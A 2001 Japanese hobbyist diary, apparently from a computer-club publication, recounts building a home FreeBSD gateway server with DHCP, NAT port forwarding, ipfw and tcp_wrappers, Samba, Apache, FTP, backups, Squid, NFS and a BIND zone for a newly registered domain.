といったものくらいでした。最初の内はとにかく Web サーバーを立ち上げたかったのです。だって、無料で HDD の許す限りすきなだけコンテンツを置けるじゃないですか。又、どこかの無料 Web

[1] M $ 社製の強制ハンドル製品の Out ● ook Exp. などが大衆的によく使われている

サービス[2] みたいにページの上部と下部に℃デカいバナーなんかくっ付いてこないじゃないですか。なんだって CGI[3]、SSI[4] 、PHP[5]とか Web ベースプログラムをゴリゴリと動かしてもプロバイダーさんに怒られたりしないですし。

XIV.3 サーバー構築記の幕開け

2001/1/6：

さぁて、ではサーバを立ち上げるには何が必要なのでしょうか。まず、常時動かすことを前提にした新しいマシーンが必要ですね。でも私は貧乏学生…できるだけ安い予算で高スペックのマシンをサーバーにしたいなという欲望が沸いたため、安いパーツを求めて 1 日 日本橋を巡回してひたすら安くそこそこイイパーツを集めて組み立てました。サーバーマシン予定のスペックは大体こんな感じになりました。

```
CPU:    AMD Duron 800MHz
Memory: 128M Byte
HDD:    20G Byte
CD-ROM: x48
```

ディスプレーは必要ないし、ケースも激安のものを買ったので、この一台を組むのに掛かった総予算は 7 万弱ほどでした。これでマシンは用意完了となりました。

2001/1/7：

さて、次に問題となるのはサーバーに使用する OS です。まさか Windows は使うわけがない…し、少しだけ使いこなせれるようになった UNIX の一種である FreeBSD を使用することにしました[6]。 ちょっと前に買った雑誌の「UNIX USER」に FreeBSD 4.1-Release の 4 枚組みのパッケージ類が全部入っている CD-ROM が付録についていたので、それをつかってインストールすることにしました。CD-ROM Boot ができる CD-ROM だったので、CD を突っ込んで電源を ON。青い画面 (ゲイツ OS の青画面ではない (笑)) がでてきて、インストールメニューのようなものがでてきました。UNIX USER の本にあらかたインストールの手順は書いてあったので、見よう見真似で Yes、No を選択していき、つぎに Disklabel を切るという作業に出くわしました。 サーバー用に運用するマシンだということもあって、以下の用に Disklabel を書き込みました。

```
/ 500M
/usr 10G
/var 6G
/www 5G
/tmp 2G
swap 500M
```

今思うと、とっても無駄な切り方をしてしまったな、と後悔しています。まず /var に 6G もいらない !! 現在もこの Disklabel のまま運用を続けていますが、/var の使用率は「2%」。それと、ユーザーがホームディレクトリの中に Web を公開するということもある可能性があったので、/home というディスクラベルを切っておけばよかったなとも思っていますね。次にインストールするパッケージなどの選択です。エディター系のもの「mule、jvim」、シェルの「tcsh」、をとりあえずチェックをつけておきインストールの開始。HDD がゴリゴリと轟音を立ててさて終了。Root パスワードとかを打ち込んで Reboot。これでめでたくサーバーが運用できる状態となったわけです。図 XIV.1 に現在のネットワーク図を載せておきます。(当時とは違います)

---

[2]無料 HP サービス：ただで HP が簡単に作れることをウリにしたサービス。バナー広告によって運営費をまかなっているところが多い。

[3]CGI(Common Gateway Interface)：Web 上で動くアプリケーション

[4]SSI(Server Side Include)：サーバー側で HTML ファイルに埋め込み型のプログラムを実行することができる

[5]HTML に直接記述する方式を取る Web プログラミング言語

[6]この時点ではサーバーを運用するほどの知識もスキルもありませんでした、、なんて無謀だったのだ




図 XIV.1: 2001/10/7 現在のネットワーク図

･･･といいたい所ですが、このままではただの FreeBSD の起動している箱にすぎません。この Duragon サーバーマシンは CATV モデムと LAN の間に置かれ、Gateway として働かすことにしました。そのため NIC を 2 枚刺し、片方の NIC では CATV 側に DHCP クライアントとして IP アドレスを振ってもらいに行き、片方の NIC では DHCP サーバが LAN 内にローカル IP アドレス (192.168.0.0/16) を DHCP クライアントが要求してきたら振ってあげるという設定にしました。DHCP サーバーには ISC [7] の DHCPd を使用しました。設定ファイルには以下のように書くのみで OK です。このように記述しておけば、LAN に接続されたマシーンの NIC の MAC アドレスを判別していつも同じ IP アドレスを振ってあげることができます。

```
#-----------dhcpd.conf---------------------
option domain-name-servers 192.168.1.1, 202.232.2.44, 211.120.xxx.xx;
option subnet-mask 255.255.0.0;
default-lease-time 43200;
max-lease-time 86400;
subnet 192.168.0.0 netmask 255.255.0.0 {
        range 192.168.1.20 192.168.1.50;
        option routers 192.168.1.1;
        option broadcast-address 192.168.255.255;

        group{

        host noren {
                hardware ethernet 00:c0:KK:AA:ZZ:YY;
                fixed-address 192.168.1.4;
        }
             .
             .
             .
             .
        host blue {
                hardware ethernet 00:40:XX:XX:XX:XX;
                fixed-address 192.168.1.2;
        }
}
}
#----------------------------------------
```

ところが、これだけでは IP アドレスを振ってくれるただの箱です (笑) このゲートマシンがルーターとして作動してくれなければ、せっかく LAN を組んでもインターネットに接続できない！それ

[7] Internet Software Consortium：http://www.isc.org/

にローカル IP アドレスで外のインターネットに接続しにいくときに、一つしかないグローバル IP アドレスでどうやってローカル IP アドレスにパケットを正しく振り分けれるるのか、という疑問も生じてきます。ここで必要なものが NAT(Network Address Translator) という機能 (IP Masquerade とも言う) が必要となってきます。これはどんなことをするための機構かを簡単に言うと、「ローカル IP アドレスとグローバル IP アドレスを変換する」です。つまり、

```
192.168.XX.XX <-- [ NATd：変換] -->  211.128.XX.XX
```

の相互変換をしてくれます FreeBSD ではこの役割を果たすのが NATd です。そして NAT デーモンにパケットを渡すには divert ソケットというものが必要です。これを FreeBSD では ipfw を使って作ることができます。FreeBSD の初期 GENERIC カーネルでは ipfw は有効にはなっていないので、カーネルオプションを追加してカーネルを再コンパイルすることにしました。こうして ipfw が使用できるカーネルが出来上がりました。natd にパケットの転送を許可するための routed を有効にしました。これで屋内 LAN のパケットは全て (ではないが) がサーバーを通過するとグローバルアドレスに変換され、晴れてインターネット上を駆け巡ることができるようになったのです。

2001/1/20：

UNIX サーバは動き続けます。しかし、Windows と UNIX でファイルの共有が簡単にできるようなことはできないだろうか。そう、Windows のネットワーク共有機能のように。あるんですねー samba[8]というものを使います。samba のソースを本家サイトからダウンロード。おなじみのように configure && make && make installl で軽くインストール。あとは smb.conf をちょくちょくっといじって終了。samba にはこの smb.conf をブラウザから設定できる便利なツールが付属していました。swat というツールです。このデーモンを inetd から呼び出すように登録して、ブラウザからアクセス。ブラウザから共有ディレクトリなどの設定を済ませて、Windows の共有からめでたく認識されるようになりました。詳細は割愛させていただきます。

XIV.4 FireWall に守られて…

2001/2/**某日**：

FW[9]で守られた要塞で何の心配もなく生活していました。)、NAT と ipfw によるファイヤーウォールの実装方法には大きな欠点があります。LAN の中からのアクセスには Nat 経由でグローバルアドレスに変換されましたが、外から中の LAN へのアクセスはもちろんできない、というかパケットの行き先を指定することができないぃ！よく考えるとあたりまえなのですが、当時 AgeOfEmpire2[10] のネットワーク対戦にハマっていた私にはこのファイヤーウォールは本当に鉄壁なのでした … 。

AgeOfEmpire2(以下 AOE) のネット対戦では、だれかが対戦用のホストサーバーを立てて、そこにクライアントがつなげに行って (最大 8 人まで) で同時プレーができるという仕組みです。サーバーはポート 47624 番にポカーンと口をあけて Listen 状態で待っています。そこにクライアントが接続要求を流しに行きます。また、サーバーはポート 12321 番で AOE 内でチャットをするための要求を Listen します。そしていざ同時対戦ゲームを始めるとなると、サーバはポート 2300〜2400 番の範囲で TCP と UDP コネクションを、その他のユニットの移動先や移動した位置などはポート 28800〜28830 番の範囲で UDP コネクションででクライアントにデータを流します。

これのどれか一つでもコケてしまうと AOE ネット対戦は楽しめません（TT。もちろん、ファイヤーウォールなどあっては、楽しめるはずありません。なんせサーバ側から一方的に流してくる UDP パケットはファイヤーウォールで完全にブロックされてしまうからです。このままではゲームをするたびに LAN のコネクタをつなぎかえてぇ〜なんていうことをしないといけなくなってしまいますし、LAN など組んでも何もたのしくありません。しかし NATd のポート転送機構を使うことで一発で解決しました。つまり前述した AOE に使用するポートに入ってくるパケットを特定のローカル IP アドレスを与えたマシーン (つまり、AOE を起動させるマシーン) にそのまま転送してしまえばいいのです。そこで NATd の起動オプションで設定ファイルが指定できるのでさっそく AOE 用の設定ファイルを作成しました。

---

[8] http://www.samba.org/ 日本のサイトは http://www.samba.gr.jp/

[9] FW Fire Wall、 防火壁 。コンピューター用語では不正なアクセスや予想しないアクセスを防ぐ機構を指す。

[10] Microsoft 社製のゲームソフト。町の人や軍備を天然の資源から増強していき、敵ユニットと戦わせて勝利を競うゲーム。ネットワーク対戦がアツイ

```
#--/etc/natd.conf-----------------------------------------
#--for AOE(TC)
redirect_port tcp 192.168.1.20:47624 47624
redirect_port udp 192.168.1.20:47624 47624
redirect_port tcp 192.168.1.20:2300-2400 2300-2400
redirect_port udp 192.168.1.204:2300-2400 2300-2400
redirect_port udp 192.168.1.20:28800-28830 28800-28830
redirect_port udp 192.168.1.20:12321 12321
redirect_port tcp 192.168.1.20:12321 12321
#---------------------------------------------------------
```

これでサーバの上記に示したポートに着た全てのパケットは 192.168.1.20 の IP アドレスの振られたマシーンへ直行するという設定の完了です。こうして無事に AOE のネット対戦をタンマリと楽しむことができるようになりました。

2001/2/20：

サーバも安定した状態でブーンと妙な電子音を奏でながら毎日心地よい生暖かい風を (背面) ファンから吹き出してくれます。当然マイナスイオンなんて全部サーバーマシンが吸収してしまって、部屋の不快度指数はかなり高くなってきたそのとき、ふとサーバの syslogd の記録している /var/log/messages をつーらつらと眺めてみると、

```
  Feb 18 08:36:18 duragon inetd[91567]:  refused connection from 211.117.43.XXX, service tcpd (tcp)
  Feb 18 09:24:42 duragon inetd[91734]:  refused connection from 66-65-5-216.nyc.XX.com, service
tcpd (tcp)
  Feb 19 15:24:15 duragon inetd[48756]:  refused connection from 211.183.XX.39, service tcpd (tcp)
```

接続拒否 !? っていうかこれって他のひとが繋ぎにこようと試みているっていう証拠ですよ。これっていわゆるハッキングってのを試みているっていう証拠のログですよ。しかもサーバが接続を拒否したということは、サーバの彼らが接続を試みたというポートっが Listen 状態 (いわゆる開いている) という事実がばれています。すなわち、そのサービスの脆弱性を突いた攻撃をされてはひとたまりもありません。

これは怖いということで、Tcp_wrapper を導入することに決定したしました。これは inetd から Tcp_wrapper を経由させて inetd の提供するデーモンを立ち上げるというもので、Tcp_wrapper は /etc/hosts.allow にかかれた許可ホスト以外はたとえ正規の接続手続きをしても接続を拒否してくれるという優れものです。とりあえず、これでもしアカウントがばれたとしても侵入されるという心配はなくなりました。

しかしいったん侵入しようとした人間を見てしまうと意識過剰になってしまうのもまた人間です。せっかく ipfw を有効にしてあるのだから、ipfw で IP レベルでパケットを弾いてしまおうということが、現部長[11] により相談したところ提案され、さっそくそのためのスクリプトを頂きました。これはただのシェルスクリプトで、ipfw コマンドを呼び出しているのですが、拒否する IP アドレスを手軽に追加/削除できるという点で今でも活用しています。当時はデフォルトでは許可して、攻撃してきたと思われる IP アドレスをネットマスクをかけて ipfw で弾くように登録して、その作業を手動で追加していたのですが、あまりにも攻撃回数元ホストと回数が多いため、デフォルトでは主要ポート (21:FTP, 22:SSH, 23:TELNET , 後、jserver, samba, NFS 等に使用するポートも) へのすべての IP アドレスからのパケットを破棄し、許可した IP アドレスからのパケットのみを通過させるとう方針に切り替えました。不特定多数に公開するサービスとしては不便ですが、このほうがセキュリティー的には安心できるので現在ではそうしています。ipfw のコマンドの文法自体は簡単で、以下のように記述します。

```
  ipfw 50001 add deny tcp from any to 211.120.XX.XX 23 via <NIC デバイス名>
  (<NIC デバイス名>を通る 211.120.XX.XX の 21 ポート (TELNET) へのどんな IP アドレスからのアクセスも禁止する)

  ipfw 50002 add allow tcp from 192.168.0.0/16 to 211.120.XX.XX 21 via <NIC デバイス名>
  (ローカル IP アドレスからの FTP 接続は許可する)
```

これをシェルスクリプトでつらつらと呼び出しているだけです。お手軽ですが、ルールに引っかかった IP アドレスはパケットレベルで破棄してくれますので、不正アクセスのしようもありません。これでまた幸せになれました。

2001/3/**某日**：

[11] 現 3 回生 大宮氏 (http://web.biwaco.com/)

Apache Web server[12] を ソースからコンパイル & インストール。特に問題はなし。httpd.conf をいじるのみ。詳細は割愛させていただきます。

2001/3/15：

さてさて、みなさん FTPって何のために使ってます？ 昔は外人の開いていたぁゃ ｉぃFTP サーバに遅い回線で繋ぎに行き、最大接続数を超えているのかいつもコネクションが確立されないで リトライボタンの上にマウスカーソルを持って行き、ひたすらクリックしていたという時代はありませんか？(ないですね、ハイ;)。

ほぉむぺぇじ[13]はどうやって開設しますか？ローカル PC で HTML ファイルを作って、FTPっていう接続を使ってアップロードしていますよね。このような用途に使うのがが FTP(File Transfer Protocol) です。早くいいますと、ファイルを転送するためのプロトコルです。このサーバを立ててしまおうと考えました。そうすればファイルの交換や共有が簡単にできるからです。

FreeBSD には ftpd が付属していたので面倒くさかったのでこれをそのまま使いました。ftpd は inetd から呼び出し、つぎに FTP 用の公開アカウント、つまりパスワード付きのアノニマスログイン[14]のようなもの、を作成。つぎに管理用のアカウントを作成。でもってファイルを大量に公開するので、安くなって値段の落ちてきた HDD 40GB[15] を増設。これを既存のシステムにマウントして FTP システムは完成。以下が構成図です。FTP 用に 2 つのアカウントを作成。FTP 用のディレクトリは /newdisc/ftp 以下

```
   user group           pass            home dir
   -----------          ------------    -------------
   bush / ftpusr        shine           /newdisc/ftp
   adminftp / ftpusr    *******         /newdisc/ftp

/newdisc/ftp/ (adminftp.ftpusr) [755]
          |
          |--- pub/ (adminftp.ftpusr) [755]    ···· 公開ファイル用
          |--- upload/ (adminftp.ftpusr) [775] ···· アップロード用
          |--- etc/ (root.wheel) [111]         ···· UserID, GroupID 用
```

あと公開用アカウント bush を /etc/ftpchroot に追加して ホームディレクトリよりも上位を見せないように設定、それによって生じるユーザー、グループ ID が見えなくなるのを防ぐために etc/ を設置 /etc/pw.db と /etc/group のコピーを置くと OK。これらは特につっかかることなく無事完了。めでたく FTP サービスの開始。うんと、何を公開しているかって？さぁ、それはプライバシーの侵害でしょう (笑)

2001/3/16：

とある日、いつもと変わらぬよう ねっとさぁふぃん[16] をしていたところ、ふと自分のサーバにアクセスしてみました。しかし、

```
ERROR:
The following error was encountered:
Unable to determine IP address from host name for dhcp-YYY.XXX.ne.jp
The dnsserver returned:
Name Error: The domain name does not exist.
This means that:
 The cache was not able to resolve the hostname presented in the URL.
 Check if the address is correct.
```

ホストネームが引けない!?おかしいな、サーバーは落ちてはいないはずなのに。でもどうやっても引けない。ホストネームが引けないってことは DNS(Domain Name Server) がおかしくなったっ

[12]有名な Web サーバーアプリケーション。http://www.apache.org/

[13]Homepage, HP ともいう。本来家のページという意味合いが強く、英単語としての外国人の使用頻度は少ない。正しく Web Site もしくは サイト というべきだ。

[14]Anonymous ログイン：匿名で FTP に接続し、公開されたものをダウンロードすることのできる アカウント。ユーザー名は anonymous、パスワードはメールアドレスを入れるのが慣習になっている

[15]当時 14,000 円

[16]インターネットの Web サイトのリンクをサーファーの如く軽やかに辿っていくことが語源であろうといわれているが、サーフに例えるのはちと苦しい気がすると思うのは筆者だけだろうか

てことなのか。ということで、自分の現在使っているプロバイダの DNS サーバを調べてみました。ns1.XXX.ne.jp こいつです。つまりこいつが自分の LAN 内の IP アドレスのレコードを持っていないというアホアホな状態になっていたんですね。じゃあこんな馬鹿な DNS なんか使いたくないー別の早い DNS を使いたいってことになってきますよね。

サーバマシンは同じ XXX.ne.jp からグローバル IP アドレスをもらうとき、ブロードキャストアドレスに IP アドレス下さい〜っていうリクエストを発射します。それを聞いた DHCP サーバは自分のネットマスク内の DNS のアドレスと共に IP アドレスをくれるというわけです。そして普段使う DNS がそれになってしまいます。DHCP クライアントである dhclient の設定ファイルの /etc/dhclient.conf をいじってやればデフォルト DNS を簡単に変更できます。使用したい DNS サーバは当然 日本の JPNIC 管轄下でもあり、高速回線に直結している IIJ の DNS サーバを使うことにしました。設定ファイルに IIJ の DNS を参照しなさいっていう一行を書くのみでした。これだけ追加で OK でした。さすが高速回線直結の DNS だけあって早い早い。ほとんどのサイトのネームレコードのキャッシュを持っているだけあって、問い合わせの回数もすくないからでしょうから。

2001/3/23：

この日なぜか Backup などのデータ保護を真剣に考えていました。だって ･･･ もし HDD こわれたら？ここまで構築してきたものをもう一回やり直すなんて、とっても面倒くさそう。って思ってきますよね。だからバックアップ関連のコマンドをいろいろ見てみました。すると、FreeBSD には dump/restore という便利なバックアップ用コマンドが用意されていました。こいつをつかって定期的に Backup をとろうという方針を打ち立てました。さっそくシェルスクリプトを書くことにしました。

```
#--------dump_bkp.sh-----------------------------------------
#!/bin/sh

# Commands
dmpcmd="/sbin/dump"
recmd="/sbin/restore"
gzipcmd="/usr/bin/gzip"
mvcmd="/bin/mv"

# Directry pathes
bkppath="/newdisc/backup/duragon"

# Rename previous backup files as "prev_XXX.gz"
${mvcmd} ${bkppath}/root.gz ${bkppath}/prev_root.gz
${mvcmd} ${bkppath}/var.gz ${bkppath}/prev_var.gz
${mvcmd} ${bkppath}/usr.gz ${bkppath}/prev_usr.gz
${mvcmd} ${bkppath}/www.gz ${bkppath}/prev_www.gz

# Carry out Backup
${dmpcmd} 0f - / | ${gzipcmd} -9 > /g/backup/duragon/root.gz
${dmpcmd} 0f - /var | ${gzipcmd} -9 > ${bkppath}/var.gz
${dmpcmd} 0f - /usr | ${gzipcmd} -9 > ${bkppath}/usr.gz
${dmpcmd} 0f - /www | ${gzipcmd} -9 > ${bkppath}/www.gz
#-------------------------------------------------------------
```

こうやって Backup をとっておけばもしシステム部分のある HDD が逝ってしまっても。バックアップデータからすぐに同じディスクイメージを再現することができます。復帰させるときのコマンドは restore です。

```
# zcat /newdisc/backup/root.gz | restore rf -
```

で一発終了です。これを 5 日に一度定期的に実行するために、cron の設定ファイル/etc/crontab に追加します。

```
30      16      */5     *       *       root    /usr/local/libexec/dump\_bkp.sh
```

いまのところ、これらのバックアップしたデータから戻さなければならなくなるような不幸な事態はまだ発生していません。

2001/3/24：

いつもと変わらぬように Web さぁふぃんをしていた、、、が何か遅い。ネット上であるスピードテスト[17]みたいなので 2.5Mbps のスピードは出ているのだが、何か満足がいかないので ここで、

[17]Speed Test : http://member.nifty.ne.jp/oso/speedtest/

WWW キャッシュサーバである Squid をインストールすることにしました。この Squid はいわゆるアングラ的俗語で言う「串鯖」[18] のことで、まぁこの単語はもう平民段階まで浸透していますのであえて説明の必要はないと思いますがぁ、最近表面化したアングラブームのせいで誤解している方が多いと思いますので、敢えて説明いたすとしましょう。

ではここで質問、「串 (笑)って何のためにあるの？」こう答えた方は厨房[19]率 100%です。

「そりゃー決まってるジャン、IP 隠すためだよ生 IP を！」

逝ってよし！ ってか IPって何？ Internet Protocol を隠すの？じゃあネットできないじゃないの。IP アドレスの間違いじゃないの？＞＞1　よ！[20]（ぇ

とまぁ‥わけのわからないツッコミはここまでにして、IP アドレスを隠す目的ではありません。WWW キャッシュサーバー (proxy server) は一度そのサーバーを経由してみた Web ページの内容を保存し、もう一度同じページを見るリクエストが着た場合、キャッシュしているファイルをクライアントに送信して余計なトラフィックを減らそうと図ったものです。接続元の IP アドレスを記録するような CGI プログラムに Proxy サーバー経由で接続すると、たしかに Proxy サーバーの IP アドレスが記録され、クライアントの (生)IP アドレスは記録されません。この事実を利用してアングラウォーカーは日々怪しい活動をしているのです。でもここで忘れてはならないのは、Proxy サーバー管理者にとって、自分のサーバーがアングラウォーカーによって勝手に使われるというのは、予想しないアクセスにあたり、不正アクセス禁止法に引っかかるということを。しかし、外のネットワークから勝手に使われてしまうような設定をしている管理者のセキュリティー意識もどうかと思いますけどね。そういうこともありまして、実験がてらに面白そうだったのでこの Proxy サーバーとかいうものを自分で立ててしまおうとなったわけです。

Squid の本家のサイト[21] からソースをダウンロードしてきてコンパイル＆インストール。設定ファイルである squid.conf はちっと設定がややこしかったのですが、サンプルファイルを見ながら設定の完了。

ただ、Proxy サーバーにはいくつかのスタイルがあります。世界に多数ある WWW キャッシュサーバーとの間の関係です。parent 関係と sibling 関係があります。自分の Proxy サーバーが X、その他の Proxy サーバー Y があったとします。Parent 関係を Y と結んだとすると、X は Y にキャッシュがあろうとなかろうと Y 経由でデータを取得しようとします。Y と sibling 関係を結んでいた場合、Y にキャッシュがあったときのみ、Y からデータをもらい、それ以外は X 自身がデータを取得しにいこうとします。私のプロバイダには Squid を使った Proxy サーバーが一台あることが確認されています。そこでこいつと sibling 関係を結んでしまおうということにしました。Proxy サーバはそのプロバイダのユーザーには開放されているので、意図しない使用方法ではないですよね？(笑)

Squid デーモンが立ち上がったサーバーでは接続要求を聞くためのポート 8080(設定によって変更可)、ICP メッセージ、つまり sibling 間でキャッシュデータが相手の Proxy サーバーにあるかを問い合わせるためのポート 3130 が Listen 状態になります。

自分のプロバイダの Proxy サーバーのそれらのポートが開放されていることを確認したら、sibling に設定。自分のサーバーではキャッシュ領域は 500MB を設定。アクセスはローカル LAN 内の PC からのもののみ許可 (これ重要) しました。どっかの生 IP(笑) を隠したい厨房に使われたらたまりませんものね。あとは Proxy サーバー独特の HTTP ヘッダの設定なのですが、Proxy サーバーを使っているとアクセス先に思われたくないし、Proxy サーバーからのアクセスを禁止しているチャットや掲示板があることから (理由はどっかの生 IP(笑) を隠したい厨房の悪戯のせい)、独特のヘッダーを隠す設定にしました。

念のため、ipfw で 8080 ポートの外からのアクセスを弾き、Proxy チェッカーで環境変数、外から使えないかどうかのチェックなどを済ませて、使ってみると！ まぁ … あまりスピードは変わりませんでした。ただ一度みた URL をもう一度みたりするときは激速です。IE のキャッシュじゃないですよ。私の場合、体感速度は大してかわりませんでしたが、すこし遅いなーなんて思っているかたは導入してみてはいかがですか？

2001/3/26〜3/31：

Apache のバージョンを 1.3.19 にアップグレード。PHP3 と PHP4 を使えるようにした。友人のアカウントを何個かつくって Web 領域を確保してあげた。

---

[18] 語源は Proxy Server。プロキシサーバー。これが短縮されてこのように呼ばれるようになった。

[19] 語源は中坊、中学生 のガキという意味。この変換では年齢に関係なく精神年齢の低い社会不適合者を総して言う

[20] http://www.2ch.net/ のネタ

[21] http://www.squid-cache.org/

2001/4/5：

Apache のログ回しに悩む。Apache のログは単一のファイルにごそごそと追記されていくだけなので、適当な時期を見計らってログを置き換え (回す) ないといけないのです。Apache にはログ回しのツールである rotatelogs というバイナリが付属しているので、早速それを使うことにしました。ただ、rotatelogs はただログを回すだけで、newsyslog みたいに gzip で固めてくれたりしてくれないんですよ。どうしてもアクセス増加に伴ってログが膨らむと予想される (ホンマかぃ) のでどうしても gzip で固めたくなってきたので newsyslog もつかえるのではないかと考えたのですが、それがうまくいかないのです。ログが回ると Apache がログを記録してくれないのです（TT 。仕方ないので、この日は rotatelogs を大人しく使うことにしました。

2001/4/15：

ついにわかりました、Apache のログが newsyslog ではうまく回ってくれなかった理由が。ログを回すときに HUP シグナルを送っていなかったからです。ここで newsyslog の man を見てみると、ありますあります ちゃんとログを回すときにシグナルを送る方法が。この方法をつかって rotatelogs をやめて newsyslog を使うことにしました。 設定ファイルはすべて /etc/newsyslog.conf に記述されています。これに Apache のログ回しの以下の行をつけくわえてやれば OK です。

```
#---------newsyslog.conf--------------------------------------------------------------
# configuration file for newsyslog
# $FreeBSD: src/etc/newsyslog.conf,v 1.25 2000/02/08 21:57:27 rwatson Exp $
#
# logfilename          [owner:group]    mode count size when [ZB] [/pid_file] [sig_num]
/var/log/cron                           600  3     100  *     Z
              :
            (略)
              :
#↓以下 Apache のログ回し
/var/apache/logs/access_log             644  10    *    $MLD0 ZB  /var/run/apache.pid  1
/var/apache/logs/cgi.log                644  10    *    $MLD0 ZB  /var/run/apache.pid  1
/var/apache/logs/error_log              644  10    *    $MLD0 ZB  /var/run/apache.pid  1
#-----------------------------------------------------------------------------------
```

when の項目にあるのはログを回す周期です。一ヶ月の最終日に回すという設定です。詳しくは man newsyslog(8) にて。これで Apache のログも勝手に回ってくれます。

2001/4/27：

サーバーを NFS サーバーとして設定する。現在使っているメインマシーンに入っている FreeBSD で、サーバー側にあるファイルを共有しようと計画。NFS 関連の設定は思ったよりも簡単であった。サーバー側での設定： /etc/exports に NFS としてマウントを許可するディレクトリとアクセス元とアクセス権限の設定を書き込む。

```
(例)
/www/lufin -maproot=lufin 192.168.1.2 192.168.1.20
/usr/ports -maproot=root 192.168.1.2
```

そして NFS サーバーと mount デーモンを立ち上げる。

```
# /usr/sbin/nfsd -u -t -n 4
# mountd -r /etc/exports
```

これで NFS サーバーは完成である。
クライアント側での設定：mount コマンドで NFS マウントするだけである :-P

```
# mount -t nfs 192.168.1.1:/www/lufin /home/lufin
```

これでフロッピーディスクや CD-ROM をマウントするのと同じ感覚で、ネットワーク経由で他の UNIX ファイルシステムをマウントすることができる。

XIV.5 ドメインネームとの出会い

2001/5/1：

急にドメインが欲しくなる (笑)。せっかくサーバーが立ち上がっているんだからいつまでもダイナミック DNS サービスで格好悪いサブドメインを割り当てていたのでは何かヤル気がでない。しかし私はクレジットカードを持っていません。ドメインは.com .org .net なら、年間約$20 ほどでいけるのですが、それは外国のレジストラーというドメインを代行登録してくれる業者に依頼したときの話です。やりとりはすべて英語である必要があり、初めてドメインを登録する私としては少々不安要素でしたので、日本のレジストラーでしかも銀行振り込みなどのクレジットカードがなくても登録してくれるレジストラを探しました。少々割高でしたが、サポートは全て日本語で OK, DNS 情報の変更も無料でできるという日本のレジストラを発見。早速登録しました。

ドメインネームを持つ場合、.com .org .net のドメインの場合、ネームサーバーが最低 2 台確保できなければ登録できません。.to のトンガドメインはネームサーバーが一台でも登録できたりします。ネームサーバーは一台目はコンピューター部のサーバーを使わせてもらい、あと一台は現部長の立てているサーバーを使わせてくださいと依頼しました。さてネームサーバーは揃いました。レジストラーの指定する口座にお金を放り込んで、ネームサーバーの設定を登録フォームから登録。あとは有効になるのを待つのみです。

さて、ドメインが有効になる前にプライマリ DNS とセカンダリ DNS に DNS のレコード (IP アドレスとドメインネームの対応表みたいなもの) を送信しなければなりません。ネームサーバーとなってもらうことを依頼した 2 台のサーバーと私の自宅サーバーと

マスター <----> スレーブ

の関係を結べば OK です。マスターサーバーで DNS レコードが更新されれば、スレーブサーバーであるプライマリ DNS とセカンダリ DNS に更新されたレコードが自動送信されるので更新が非常に楽になります。(図 XIV.2)




図 XIV.2: musuka.com をサポートする DNS 関係図

ドメインネームが有効になったら、メールも使うだろうということで、とったドメインでのメールアドレス宛てのメールを読めるようにするために、POP3 (Post Office Protocol version 3) サーバーである qpopper[22] をインストールしました。qpoper は特にたいそうな設定は必要なく、強いてするとすれば、inetd に Tcp_wrapper をつけるという設定をするのみです。しかし POP は接続元のホストによってはつなげれないなんていう状態にしたくはなかったので、POP についてはアクセス制限はかけませんでしたね。このときはまだ sendmail[23] 等の SMTP (Sinple Mail Transfer Protocol) サー

[22] http://www.eudora.com/qpopper/
[23] http://www.sendmail.org/

バーは立ち上げていなかったので、外からのメールは受信できませんでした。

2001/5/4：

夜中 3 時ごろ (笑)、登録した musuka.com ドメインが Whois サーバーから見れるようになりました。やったぁ、これはうれしいですね。でも住所と名前と電話番号がばっちりでちゃってます。これらの情報は whois ゲートや whois コマンド[24]で調べることがでます。

2001/5/7：

さっそくドメインで遊び始める。DNS サーバには BIND を使用しているので、/etc/namedb/named.conf でドメインネームのレコードの場所を指定。それでもって、musuka.com.zone ファイルでは好きなようにサブドメイン[25]をつくりまくりました。IP アドレスは一個しかないんで、沢山つくっても意味ないんですがね。それと逆引きはできないので逆引き用のレコード記録ファイルは一応つくりましたが、意味ないので割愛です。

```
#-----musuka.com.zone ファイル---------------------------------
$TTL    3600
@       IN      SOA     dns.musuka.com. root.musuka.com. (
                                2001100108        ; Serial
                                3600    ; Refresh
                                900     ; Retry
                                3600000 ; Expire
                                3600 )  ; Minimum
        IN      NS      dns.musuka.com.
        IN      NS      ns.kitcc.org.
        IN      NS      ns.xxxaco.com.
        IN      MX 10   musuka.com.
                IN      A       211.120.XXX.XXX
dns             IN      A       211.120.XXX.XXX
dns1            IN      CNAME   dns
socks           IN      CNAME   192.168.1.1
mail            IN      CNAME   dialsow.mine.nu.
www             IN      CNAME   dns
home            IN      CNAME   dns
home1           IN      CNAME   dialsow.mine.nu.
proxy           IN      CNAME   dns
ftp             IN      CNAME   dns
web             IN      CNAME   dns
www2            IN      CNAME   www.xxxxxx.net.
#-------------------------------------------------------------
```

レコードには種類があって、上図の SOA, NS, MX, CNAME というのがそれぞれの種類の名前です。

- SOA (Start Of Authority) レコード：zone ファイルの先頭に宣言されるもので、サーバ管理者やメールアドレスなどを定義します。
- NS (Name Server) レコード：zone ファイルを持つネームサーバーを宣言します。
